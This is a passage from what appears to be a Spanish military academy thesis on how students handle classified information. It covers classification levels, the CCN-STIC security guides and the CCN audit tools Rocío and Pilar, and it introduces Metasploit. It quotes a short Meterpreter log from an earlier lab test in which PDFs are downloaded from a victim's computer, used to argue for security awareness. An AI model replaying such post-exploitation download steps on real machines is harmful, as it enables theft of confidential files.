La clasificación de la información se define como el acto a través del cual, a una determinada información, se le asigna un grado de atención en las medidas de seguridad que requiere frente a la pérdida de confidencialidad. De este modo se informa al receptor y/o al poseedor de determinada información del nivel de exigencia de protección de determinada documentación. Como consecuencia surgen los grados de clasificación de la información atendiendo al contexto de la misma: UNION EUROPEA (UE), OTAN, NACIONAL (Tabla 2-1). La información puede estar clasificada en distintos grados en función del perjuicio que pueda ocasionar su difusión no autorizada:

- SECRETO (S): se aplicará a los asuntos, actos, documentos, informaciones, datos y objetos que precisen del más alto grado de protección por su excepcional importancia y cuya revelación no autorizada por autoridad competente para ello, pudiera dar lugar a riesgos o perjuicios de la seguridad y defensa del Estado.
- RESERVADO (R): se aplicará a los asuntos, actos, documentos, informaciones, datos y objetos, no comprendidos en los apartados anteriores, cuya revelación no autorizada pudiera dañar la seguridad del Ministerio de Defensa, perjudicar sus intereses o dificultar el cumplimiento de su misión.
- CONFIDENCIAL (C): se aplicará a los asuntos, actos, documentos, informaciones, datos y objetos, no comprendidos en los apartados anteriores, cuya revelación no autorizada pudiera dañar la seguridad del Ministerio de Defensa, perjudicar sus intereses o dificultar el cumplimiento de su misión.
- DIFUSION LIMITADA (DL): se aplicará a los asuntos, actos, documentos, informaciones, datos y objetos, no comprendidos en los apartados anteriores, cuya revelación no autorizada pudiera ir en contra de los intereses y la misión del Ministerio de Defensa.

Nacional	UNIÓN EUROPEA	OTAN	ENS
SECRETO	TRES SECRET UE /UE TOP SECRET	COSMIC TOP SECRET (CTS)	
RESERVADO	SECRET UE / UE SECRET	NATO SECRET (NS)	
CONFIDENCIAL	CONFIDENTIEL UE / EU CONFIDENTIAL	NATO CONFIDENTIAL (NC)	
DIFUSIÓN LIMITADA	RESTREINT EU / EU RESTRICTED	NATO RESTRICTED (NR)	CATEGORÍA ALTA
SIN CLASIFICAR USO OFICIAL USO PÚBLICO	EU SENSITIVE INFORMATION (EUSI) LIMITE PUBLIC	NATO UNCLASSIFIED (UN) COMMERCIAL-MEDIAL- PERSONAL-PUBLIC- OPEN SOURCE	CATEGORÍA MEDIA
			CATEGORÍA BÁSICA

Tabla 2-1 Guía de equivalencias entre grados de clasificación de la información [3].

2.5 STIC

2.5.1 Fundamentos y situación general

Nuevos conflictos y ataques se están llevando a cabo en un nuevo espacio cada vez más desarrollado: el *ciberespacio*. Este nuevo concepto surge como resultado del uso masivo que se hace de las TIC en cualquier ámbito de la sociedad. Estos conflictos y ataques derivan en la proliferación de las *ciberamenazas*, las cuales agreden la seguridad nacional, la prosperidad económica, el estado de bienestar y el normal funcionamiento de la sociedad del país.

El Centro Nacional de Inteligencia (CNI) [7] cuenta con un amplio abanico de conocimientos y experiencia en el ámbito de las amenazas y vulnerabilidades. A través del CCN, regulado por el Real Decreto 421/2004, de 12 de marzo, se llevan a cabo diversas actividades que están relacionadas directamente con la seguridad de las TIC, desde la formación del personal experto hasta al empleo de tecnologías de seguridad adecuadas, sin olvidar la aplicación de políticas y procedimientos de seguridad.

Elaborar y difundir normas, instrucciones, guías y recomendaciones para garantizar la seguridad de los sistemas de las tecnologías de la información y las comunicaciones es una de las funciones más reseñables del CCN, que se ve materializada en la serie de documentos CCN-STIC. Es el Real Decreto 3/2010 de 8 de enero, el cual, entre otros muchos de los principios, promueve la elaboración de guías de seguridad de las tecnologías de la información y las comunicaciones. Esta responsabilidad queda derivada en el CCN, con el fin de cumplir con una serie de requisitos mínimos estipulados en el Real Decreto.

A raíz de las premisas establecidas en los Reales Decretos mencionados en el párrafo anterior, “nacen” la serie de documentos CCN-STIC (Figura 2-4), con el fin de dar cumplimiento a los cometidos del CCN. Son documentos que abordan, estudian y mitigan el impacto que supone el mal uso de la tecnología de la información y las telecomunicaciones en la sociedad del siglo XXI.

Series completas

Guías de Acceso Público CCN-STIC
 000 Políticas
 100 Procedimientos
 200 Normas
 300 Instrucciones técnicas
 400 Guías generales
 500 Guías de entornos Windows
 600 Guías de otros entornos
 800 Guía Esquema Nacional de Seguridad
 900 Informes Técnicos
 1000 Procedimientos de empleo seguro

Volver

Figura 2-4 Índice de guías CCN-STIC [8].

2.5.2 Seguridad de las TIC

El concepto de seguridad de las TIC es mucho más amplio que la simple protección de los datos desde cualquier punto de vista (físico, tecnológico, ...). La seguridad de las tecnologías de la información y las comunicaciones hace referencia al conjunto de medidas de seguridad para proteger la información almacenada, procesada o transmitida por sistemas de información y telecomunicaciones, con el fin de preservar la confidencialidad, integridad y disponibilidad de la información y la integridad y disponibilidad de los elementos que la tratan.

La Figura 2-5 esquematiza los principios de seguridad generales, tanto los principios sobre los que se apoya la política STIC, como los objetivos de seguridad perseguidos con la aplicación de medidas de seguridad en los TIC.




Figura 2-5 Principios de seguridad generales [3].

Además de los objetivos de seguridad mencionados, existen una serie de principios y medidas de seguridad que sirven como apoyo fundamental para el correcto desarrollo y cumplimiento de estos objetivos de seguridad [3]:

- Análisis y gestión del riesgo. Se realizarán aquellos procesos necesarios de análisis y gestión de riesgos que permitan determinar, reducir, eliminar, evitar o asumir los riesgos asociados al sistema.
- Mínima funcionalidad. Solo estarán disponibles las funciones, protocolos y servicios necesarios para cumplir con el requisito operacional o funcional del sistema
- Mínimo privilegio. Los usuarios de los sistemas que manejen información clasificada solo dispondrán de los privilegios y autorizaciones que se requieran para la realización de las obligaciones asociadas a su puesto de trabajo.
- Nodo autoprotegido. Cada sistema interconectado deberá, inicialmente, tratar al otro sistema como un entorno no confiable y deberá implementar medidas que controlen el intercambio de información con el otro sistema
- Defensa en profundidad. Las medidas de protección deberán implementarse en la medida de lo posible en varios componentes, niveles o capas y, en la máxima extensión, de manera que no haya una única línea de defensa.
- Control de configuración. Se debe mantener una configuración básica actualizada del equipamiento hardware y software en los sistemas clasificados. Se establecerá con carácter obligatorio la aplicación de configuraciones de seguridad en las diferentes tecnologías utilizadas en el sistema.
- Verificación de la seguridad. La aplicación de estos principios y su consecuente implementación en medidas de protección deberá ser inicial y periódicamente verificada.
- Monitorización, vigilancia y respuesta a incidentes. Se debe disponer de una capacidad de vigilancia y respuesta que permita la reacción oportuna y adecuada a cualquier incidente de seguridad.
- Resiliencia. Los sistemas tienen que tener la capacidad de soportar y recuperarse ante incidentes de seguridad.

Los principios de seguridad tienen como objeto establecer una serie de principios básicos que aseguren una debida protección de la información clasificada, sobre los cuales deberá registrarse todo sistema que vaya a manejar información clasificada.

Por otra parte, las medidas de seguridad hacen referencia al conjunto premisas de protección mínimas que todo sistema que vaya a manejar información clasificada deberá implementar.

Es decir, existen ya de por sí una serie de pautas que marcan los principios básicos sobre los cuales debe registrarse cualquier persona o sistema en cuanto al manejo de la información clasificada. De modo que, cualquier opción que se salga de las “Normas de la Autoridad Nacional para la protección de la información clasificada”, estaría fuera de la legalidad.

La seguridad es un hecho que debe comprometer a todo el personal de la organización, debiendo existir claros responsables que velen por el cumplimiento de la política STIC y de las consecuentes normas. La distribución de la información clasificada se rige según el principio de “necesidad de conocer” y “autorización”. Todo aquel individuo que quiera o necesite, por sus obligaciones, acceder a la información clasificada, deberá estar convenientemente concienciado y formado en los distintos aspectos que entrañan la seguridad y poseer la HPS correspondiente.

De modo que, un alumno (en nuestro caso es el factor objeto de estudio) que almacena, procesa o difunde información clasificada, empleando plataformas, medios o sistemas que no cumplen las premisas establecidas, actúa de manera incorrecta. Este hecho se debe en gran medida a un único factor determinante: el desconocimiento.

2.5.3 Desarrollo normativo

Con el fin de reforzar los objetivos, principios y medidas de las TIC (seguridad de las tecnologías de la información y comunicaciones que se considera sinónimo [9] del concepto de seguridad de los sistemas de información y comunicaciones), el CCN elabora y actualiza una serie de doctrinas (doctrinas CCN-STIC) que sirven como marco de referencia común con el fin de que cualquier individuo, organismo y/o institución sea capaz de llevar a cabo la tarea de proporcionar seguridad a los sistemas TIC bajo su responsabilidad (Figura 2-6).

El desarrollo normativo de la política STIC [3] se desglosa en los siguientes tipos de documentos:

- Procedimientos: Los procedimientos STIC (Serie CCN-STIC 100) establecerán el marco común de actuación en los procesos de acreditación y certificación de las TIC, así como en cualquier otro proceso relacionado con la seguridad de las TIC.
- Normas: Las normas STIC (Serie CCN-STIC 200) constituyen la reglamentación que debe seguirse, o a la que deben ajustarse las conductas, tareas o actividades de las personas y organizaciones en relación con la protección de la información clasificada cuando es manejada por un sistema. Establecerán las directrices para la redacción de la documentación de seguridad, para la realización de análisis de riesgos o para cualquier otra actividad que se considere necesaria en relación con la seguridad de las TIC.
- Instrucciones técnicas: Las instrucciones técnicas STIC (Serie CCN-STIC 300) atenderán a un objetivo de seguridad específico. Establecerán los requisitos de seguridad generales o específicos a implantar en los sistemas.
- Guías: Las guías STIC son recomendaciones o informaciones relativas a temas concretos STIC y establecerán las configuraciones mínimas de seguridad de los diferentes elementos de un sistema, recomendaciones de uso o de otro tipo.

Analizar el nivel de conocimiento de las doctrinas existentes en las FAS por parte del personal de la ENM tiene dos aproximaciones:

- Sistemas clasificados (aplica el conjunto de guías 100, 200 y 300)
- Sistemas no clasificados (aplica el ENS, serie 800)

Para el desarrollo del presente TFG, analizaremos y utilizaremos como base las siguientes normas:

- Información clasificada en la administración (CCN-STIC 001).
- Manual STIC (CCN-STIC 400).
- Seguridad en el correo electrónico (CCN-STIC 814).
- Seguridad en redes inalámbricas (CCN-STIC 816).
- Utilización de servicios en la nube (CCN-STIC 823).
- Principios y recomendaciones básicas en ciberseguridad (CCN-CERT BP-01/16).

Por lo tanto, nos centraremos en analizar el nivel de conocimiento de las doctrinas de los sistemas clasificados. Estas doctrinas y guías se emplearán como base a partir de la cual se adecuarán una serie de soluciones con el fin de mitigar la problemática del almacenamiento, procesamiento y difusión de la información clasificada a nivel usuario alumno de la ENM.

000 Políticas	001	Seguridad de las TIC que manejan información nacional clasificada en la Administración	jun-16
	002	Coordinación criptológica en la Administración	mar-11
	003*	Instrucción de uso de cifradores certificados para protección de información clasificada (DL)	may-13
	3	<<<<<<<<< TOTAL GUÍAS SERIE 000 DOCUMENTOS TOTAL>>>>>>>>>	3
100 Procedimientos	101	Acreditación de sistemas de las TIC que manejan información nacional clasificada en la Administración	dic-16
	102	Procedimiento para la aprobación de productos de seguridad TIC para manejar información clasificada	oct-17
	103*	Catálogo de productos con certificación criptológica (DL)	jul-16
	104	Catálogo de productos con clasificación Zoning	ene-13
	105	Catálogo de productos de la seguridad de las Tecnologías de la Información y Comunicaciones (CPSTIC)	dic-17
	106	Procedimiento de inclusión de productos de seguridad TIC cualificados en el Catálogo de Productos STIC	oct-17
	130*	Requisitos de los productos de cifra para superar la evaluación criptológica (DL)	oct-17
		Taxonomías de referencia para productos de seguridad TIC	nov-17
		Anexo A.1: Dispositivos de Control de Acceso a Red	nov-17
		Anexo A.2: Dispositivos biométricos	nov-17
		Anexo A.3: Dispositivos de Single Sign-On (Autenticación Única)	nov-17
		Anexo A.4: Servidores de Autenticación	nov-17

Figura 2-6 Extracto listado guías CCN-STIC [10].

2.6 Herramientas de pentesting desarrolladas por el CCN

El *pentesting* [11] es la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas. Existen una serie de herramientas que capacitan al auditor para elaborar el análisis de seguridad de las redes. Estas herramientas permiten la recolección de información, conocer los puntos de acceso disponibles y sus propiedades, acceder a los servidores, interacción con los usuarios, información de estos, topología, tráfico en la red, etc. Permiten, también, el análisis de las vulnerabilidades existentes, la ruptura de claves de acceso, ataques a conexiones inalámbricas, explotación de las vulnerabilidades halladas, envenenar el tráfico en la red, crear puertas traseras o túneles por los que lograr acceder. Algunas de estas herramientas son *Nmap*, *La suite air*, *Metasploit*, *Maltego* u *Owasp Zap*.

Sin embargo, el CCN pone a disposición en su página web numerosas herramientas que garantizan la seguridad de los sistemas y contribuyen a una mejor gestión de la ciberseguridad en cualquier organización, permitiendo una mejor defensa frente a cualquier ciberataque. Son herramientas de carácter no comercial. En nuestro caso emplearemos la herramienta *Rocío*.

2.6.1 Rocío

Rocío [12] es una aplicación diseñada para realizar auditorías de seguridad (Figura 2-7) sobre configuraciones de equipos de comunicaciones. Está pensada para automatizar en la medida de lo posible las tareas básicas que realiza un auditor de equipos de comunicaciones para certificar la seguridad de los equipos de una organización.




Figura 2-7 Vista de creación de informe de auditoría [12].

A gran escala, el funcionamiento de la herramienta es el siguiente. El usuario carga en la aplicación el fichero de configuración del equipo a auditar. Una vez cargada la información, el usuario solicita la realización de una auditoría de seguridad, consistente en la comprobación de un conjunto de reglas predefinidas que analizan aspectos importantes de la seguridad de un equipo, como el cifrado de las contraseñas, la utilización de protocolos cifrados para el acceso a la gestión, etc.

El resultado de la comprobación de cada regla puede consistir en que el equipo cumple con las condiciones de seguridad comprobadas en dicha regla o no.

Para poder comprender los resultados obtenidos de la auditoría del equipo, se debe comprender con base a qué reglas Rocío elabora la auditoría. Las reglas pueden ser de dos tipos:

- CHECK, que comprueban que se cumplan unas determinadas condiciones en la configuración de comandos y que devuelven un resultado que puede ser:
 - RES_OK, en caso de que la se cumpla.
 - RES_NOTOK_MINOR, en caso de que la regla no se cumpla, pero el fallo se considere de importancia menor.
 - RES_NOTOK_IMPORTANT, en caso de que la regla no se cumpla y que el fallo se considere importante.
 - RES_NOTOK_CRITICAL, en caso de que la regla no se cumpla y que el fallo se considere crítico.
 - RES_EXCEPTION, cuando no se ha podido comprobar la regla debido a algún fallo (como por ejemplo una configuración incorrecta).
- INFO, que simplemente recopilan información del equipo y la presentan, sin generar ningún resultado.

La herramienta Rocío admite en la actualidad configuraciones de equipos CISCO, tanto encaminadores como conmutadores. El análisis del cumplimiento está basado en las normas de seguridad proporcionadas a través de las guías CCN-STIC-641 y CCN-STIC-644. Para acceder al uso de la herramienta Rocío, es necesario la autorización por parte del CCN, la instalación de un certificado web y el registro en la página de la herramienta (Figura 2-8).Figura 2-8 Página registro herramienta Rocío




Figura 2-8 Página registro herramienta Rocío [12].

2.6.2 Pilar

La herramienta Pilar se engloba dentro de las herramientas de Entorno de Análisis de Riesgos (EAR). Estas herramientas soportan el análisis y la gestión de riesgos de un sistema de información siguiendo la metodología *Magerit*.

Magerit [13] es la metodología de análisis y gestión de riesgos elaborada por el Consejo Superior de Administración Electrónica, como respuesta a la percepción de que la Administración, y, en general, toda la sociedad, dependen de forma creciente de las tecnologías de la información para el cumplimiento de su misión.

La razón de ser de *Magerit* está directamente relacionada con la generalización del uso de las TIC, que supone unos beneficios evidentes para los ciudadanos; pero también da lugar a ciertos riesgos que deben minimizarse con medidas de seguridad que generen confianza.

Consiste en una aplicación informática que compila los activos del sistema, sus relaciones de interdependencia y su valor para la organización. Conocido el sistema, permite introducir las amenazas posibles en los aspectos de disponibilidad, integridad, confidencialidad, autenticidad y trazabilidad, para derivar los riesgos potenciales sobre el sistema.

Una vez conocidos los riesgos, se pueden determinar una serie de salvaguardas y estimar el riesgo residual. El tratamiento del riesgo es un proceso continuo y recurrente en el que el sistema de protección se va mejorando regularmente para afrontar nuevos riesgos y aumentar la confianza que el sistema merece para los responsables y los usuarios. Pilar puede realizar tanto análisis cuantitativos como cualitativos, que se seleccionarán al ejecutar el programa en la pantalla de inicio (Figura 2-9). Los activos y los impactos se valoran cualitativamente según una escala de 0 hasta 10, yendo desde insignificante (puede ser obviado a todos los efectos prácticos) hasta el daño más alto, respectivamente.




Figura 2-9 Pantalla inicio herramienta Pilar.

2.6.2.1 Análisis cualitativo en Pilar

Pilar puede realizar un análisis cualitativo usando una serie de niveles discretos para la valoración de los activos. Se recomienda realizar un análisis cualitativo en primer lugar, antes de que se intente un análisis cuantitativo detallado. Un análisis cualitativo permite:

- Identificar los activos más significativos.
- Identificar el valor relativo de los activos.
- Identificar las amenazas más relevantes.
- Identificar las salvaguardas presentes en el sistema.
- Establecer claramente los activos críticos. Es decir, los que están sujetos a un riesgo máximo.

2.6.2.2 Análisis cuantitativo en Pilar

Pilar puede realizar un análisis cuantitativo detallado:

- Detalla las consecuencias económicas de la materialización de una amenaza en un activo.
- Estima la tasa anual de ocurrencia de amenazas.
- Detalla el coste de despliegue y mantenimiento de las salvaguardas.
- Permite ser más preciso en la planificación de gastos de cara a un plan de mejora de seguridad.

2.6.2.3 Resultados y ventajas obtenidas con el uso de la herramienta Pilar

Resultados:

- Impacto potencial y residual.
- Riesgo potencial y residual.
- Mapa de riesgos.
- Plan de mejora de la seguridad.
- Monitorización continua del estado de riesgo.

Ventajas:

- Conocer los riesgos a fin de poder tratarlos.
- Conocer el grado de cumplimiento de diferentes perfiles de seguridad.
- Implementar la metodología *Magerit*.

2.7 Herramientas para obtención de información

Como ya se incluyó en el apartado 2.6, el modo y manera de descubrir vulnerabilidades y de obtener información deseada es una de las múltiples funciones de algunas de las herramientas de *pentesting*. Esta información puede servir para estudiar, analizar y posteriormente reducir nuestras propias vulnerabilidades o para conseguir cierta información relevante de un objetivo para el uso propio.

Dentro del encuadre de la obtención de información, esta puede obtenerse de manera presencial o no presencial. Es decir, que se requiera de la presencia del atacante físicamente en el escenario para actuar, o de otro modo que la presencia del atacante no sea necesaria en el escenario como por ejemplo a través de una red local, lo que facilitará las cosas. En este aspecto radica la diferencia entre herramientas como *Metasploit*, *Owasp Zap* o la *llave USB*, que se describen a continuación.

2.7.1 Metasploit

Metasploit [14] es una de las herramientas (Figura 2-10) más conocidas con la finalidad de explotar las vulnerabilidades de una red. Nos ofrece multitud de *scripts* que se adecúan a la vulnerabilidad encontrada según el servicio que esté usando y el sistema operativo. *Exploit*, que podríamos traducir como *explotar o aprovechar*, es una secuencia de comandos cuyo fin es causar un fallo en alguna aplicación, buscando un comportamiento no deseado o imprevisto en los programas informáticos, hardware, o componente electrónico. Se puede lograr dejar inoperativa una aplicación, modificarla, obtener información sensible de una base de datos o el objetivo principal, hacerse con el control remoto de la computadora. El *exploit* sirve como “pasarela” a un *payload* o *shellcode*, un código que se ejecuta en la máquina atacada.




Figura 2-10 Presentación inicial de Metasploit.

2.7.1.1 Obtención de información clasificada

La falta de concienciación se traduce en la mala gestión de la información. Esto quedó patente en pasados TFG. En años anteriores [14] se demostró que cualquier persona con conocimientos de nivel usuario era capaz de llevar a cabo un ataque dirigido a un ordenador conectado a la misma red local. A través de la herramienta *Metasploit* y con la creación de un *payload* que contenía el *malware* que abriría la puerta de acceso al ordenador objetivo, se consiguió penetrar en el mismo y visualizar y descargar información confidencial como se observa en la Figura 2-11 y entender en la Figura 2-12.

```
Listing: C:\Users\Javi\Desktop\BRIEFING SIMTAC
=====
Mode                Size      Type Last modified      Name
-----
100666/rw-rw-rw-   3491807  fil   2017-02-12 16:31:48 +0000 1-8.pdf
100666/rw-rw-rw-   3663566  fil   2017-02-12 16:32:22 +0000 18-25.pdf
100666/rw-rw-rw-   3741866  fil   2017-02-12 16:32:39 +0000 26-33.pdf
100666/rw-rw-rw-   1329473  fil   2017-02-12 16:32:54 +0000 34-36.pdf
100666/rw-rw-rw-   3635267  fil   2017-02-12 16:32:06 +0000 9-17.pdf

meterpreter > download "BRIEFING SIMTAC"
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > download "BRIEFING SIMTAC"
[*] downloading: BRIEFING SIMTAC\1-8.pdf -> BRIEFING SIMTAC/1-8.pdf
[*] download    : BRIEFING SIMTAC\1-8.pdf -> BRIEFING SIMTAC/1-8.pdf
[*] downloading: BRIEFING SIMTAC\18-25.pdf -> BRIEFING SIMTAC/18-25.pdf
```

Figura 2-11 Descarga de información confidencial del ordenador de la víctima [14].

Esto supone un gran aliciente en el respaldo de la problemática del manejo de la información por parte del alumnado.




Figura 2-12 Captura documento clasificado descargado en el propio ordenador [14].

2.7.2 Información en la nube

Hoy manejamos mucha información en múltiples dispositivos: el móvil, el portátil, ordenadores de sobremesa, tablets, etc. Hasta ahora, disponíamos de muy pocas opciones si queríamos acceder a todos nuestros archivos de forma conjunta y sencilla. Podíamos escoger entre tener a mano todos nuestros dispositivos o guardar la información en uno de ellos mediante movimientos periódicos de datos.

Ahora, gracias al almacenamiento en la nube, podemos disponer de nuestros archivos en cualquier dispositivo conectado a internet, en cualquier momento y lugar. Podemos utilizar este almacén virtual para guardar información y, en algunos casos, también para editarla, modificarla, incluso compartirla con otros usuarios sin ni siquiera descargarla de la nube.

Algunos de los servicios más conocidos que nos permiten utilizar espacio en la nube son Dropbox, CloudMe o SugarSync. Junto a ellos, las grandes compañías de tecnología tienen sus propias nubes: Drive (Google), iCloud (Apple) o SkyDrive (Microsoft). La información queda guardada en servidores de su propiedad con una enorme capacidad de almacenamiento.

Los servicios de almacenamiento en la nube poseen una serie de características destacadas como son:

- Disponibilidad. Podemos acceder a los archivos alojados en la nube desde cualquier dispositivo conectado a internet que cuente con la capacidad para utilizar dicho servicio. Así evitamos el uso de dispositivos de almacenamiento físicos, como las memorias USB para compartir información
